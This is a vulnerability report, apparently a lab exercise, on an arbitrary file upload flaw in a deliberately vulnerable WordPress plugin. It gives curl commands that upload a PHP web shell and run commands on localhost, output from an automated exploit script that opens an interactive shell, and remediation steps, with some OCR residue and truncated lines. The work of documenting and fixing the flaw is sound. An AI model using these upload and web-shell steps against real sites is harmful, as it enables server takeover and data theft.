Vulnerability Report : Arbitrary File Upload in Custom WordPress Plugin

Target: Custom WordPress Vulnerable Environment
Prepared by: Jan Adrie M. Carandang
Date: November 2025

Table of Contents

1. Summary

A critical arbitrary file upload vulnerability was identified in the custom WordPress plugin **wp-file-manager-unsafe**, a simplified and intentionally vulnerable reconstruction inspired by the real WordPress File Manager plugin vulnerability (CVE-2020-25213).
The plugin exposes an unauthenticated PHP upload form, enabling attackers to upload arbitrary PHP files and achieve remote code execution (RCE).

2. Affected Component

Component: `/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php`
Vulnerable Functionality: Unauthenticated file upload
Upload Destination: `/wp-content/plugins/wp-file-manager-unsafe/uploads/`

3. Severity

The vulnerability enables unauthenticated remote code execution.
Severity classification: **Critical**

4. CVSS Score

Scoring Authority	**Base Score**	**Severity**	**CVSS Vector**
NIST (NVD)	9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
MITRE	10.0	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

These values match the exploitability and impact of this recreated environment.

5. Description

The plugin's file upload handler accepts arbitrary user-supplied uploads from `$_FILES['file']` and writes them directly using `move_uploaded_file()`.

No controls exist:

- No authentication
- No file extension validation
- No MIME-type checking
- Uploads stored in a web-accessible directory
- PHP files execute normally inside `/uploads/`

Technical Explanation and Business Impact

The vulnerability occurs because the upload handler in `Adrie-file-manager.php` directly processes attacker-controlled files from `$_FILES['file']` and writes them to disk using `move_uploaded_file()` without performing authentication, extension validation, or MIME-type checks. PHP temporarily stores uploads in `/tmp` and relies on the application to enforce all security controls. Since none are implemented, any file—including executable `.php` code—is accepted.

The uploaded file is saved inside the plugin directory (`/wp-content/plugins/wp-file-manager-unsafe/uploads/`), which is configured by Apache/PHP-FPM as an executable path. When the attacker accesses the uploaded file via HTTP, Apache forwards it to the PHP engine and executes it with `www-data` privileges. This creates a direct pathway from unauthenticated file upload to arbitrary PHP execution then full system compromise.

Business Impact:
Because the attacker gains the same execution privileges as the WordPress process, they can run system commands, alter website content, exfiltrate user data, inject backdoors, pivot to other internal containers, or disrupt service availability. For an actual production environment, this would translate to data breach exposure, reputational damage, service downtime, unauthorized administrative access, and potential regulatory or compliance violations depending on stored customer information.

6. Steps to Reproduce

1. Access the vulnerable upload page:

```
http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
```




Figure 1: Upload Page


2. Upload payload:

```
curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
```

host:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php \end{Verbatim}

Stored at:

```
wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php
```




```
└─$ curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php

<p>Uploaded to: /var/www/html/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php</p><!DOCTYPE html>
```

Figure 2: Upload Result

3. Execute system commands:

```
curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=id"
```



```
└─$ curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 3: RCE Output

7. Proof of Concept

Upload:

```
curl -X POST -F "file=@payload.php" \
  http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
```


host:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php \end{Verbatim}

Execute:

```
curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=whoa
```

Expected:

```
www-data
```



```
└─$ curl "http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php?cmd=whoami"
www-data
```

Figure 4: PoC Run

---

8. Impact on the vulnerable instance

Attackers can:

- execute arbitrary commands
- fully compromise the container
- modify WordPress content
- steal database credentials
- pivot within Docker
- install persistent backdoors
- perform full system takeover

9. Remediation

Recommended fixes:

- Require authentication before uploads
- Restrict extensions with allowlist
- Disable PHP execution inside uploads directory:

```
<Directory "/wp-content/plugins/wp-file-manager-unsafe/uploads/">
    php_admin_flag engine off
</Directory>
```

- Use `wp_handle_upload()`
- Add nonce + permission checks
- Apply correct file permissions:

```
chown -R www-data:www-data wp-file-manager-unsafe
chmod -R 755 wp-file-manager-unsafe
```

10. Appendix – Technical Steps & Execution Flow

10.1 Environment Preparation

```
sudo systemctl start docker
sudo usermod -aG docker $USER
newgrp docker
```

10.2 Deploying the Vulnerable Environment


`run.sh` performs:

- cleanup
- starts MySQL
- imports database
- deploys WordPress
- copies vulnerable plugin
- fixes permissions

Run:

```
./run.sh
```

Check:



```
└─$ docker ps
CONTAINER ID   IMAGE
       NAMES
20d411f62cd1   drw00027/vuln-wp:latest
       wp-vuln
72dee0f7fddc   drw00027/vuln-mysql:latest
/tcp   wp-db
```

Figure 5: Docker Running

Admin login:

```
http://localhost:9999/wp-admin
```

10.3 Automated Exploitation Using `script.py`

`script.py` automates:

- payload upload
- shell path resolution
- interactive RCE loop

Usage:

```
python3 script.py payload.php --url http://localhost:9999
```

10.4 Summary

This appendix documents:

- environment preparation
- deployment
- exploitation
- RCE validation

It provides a complete reproduction workflow.





Figure 6: WP Admin



```
└─$ python3 script.py payload.php --url http://localhost:9999
[*] Detecting plugin path ...
[+] Found plugin endpoint: http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
[*] Uploading shell to: http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/Adrie-file-manager.php
[+] Server reported upload path: /var/www/html/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php
[+] Shell is at: http://localhost:9999/wp-content/plugins/wp-file-manager-unsafe/uploads/payload.php
[*] Running quick 'whoami' test ...
[+] whoami: www-data

[*] Entering interactive mode. Type 'exit' or Ctrl+C to quit.
cmd> whoami
www-data
cmd> █
```

Figure 7: script.py Execution

Prepared by

Jan Adrie M. Carandang
November 2025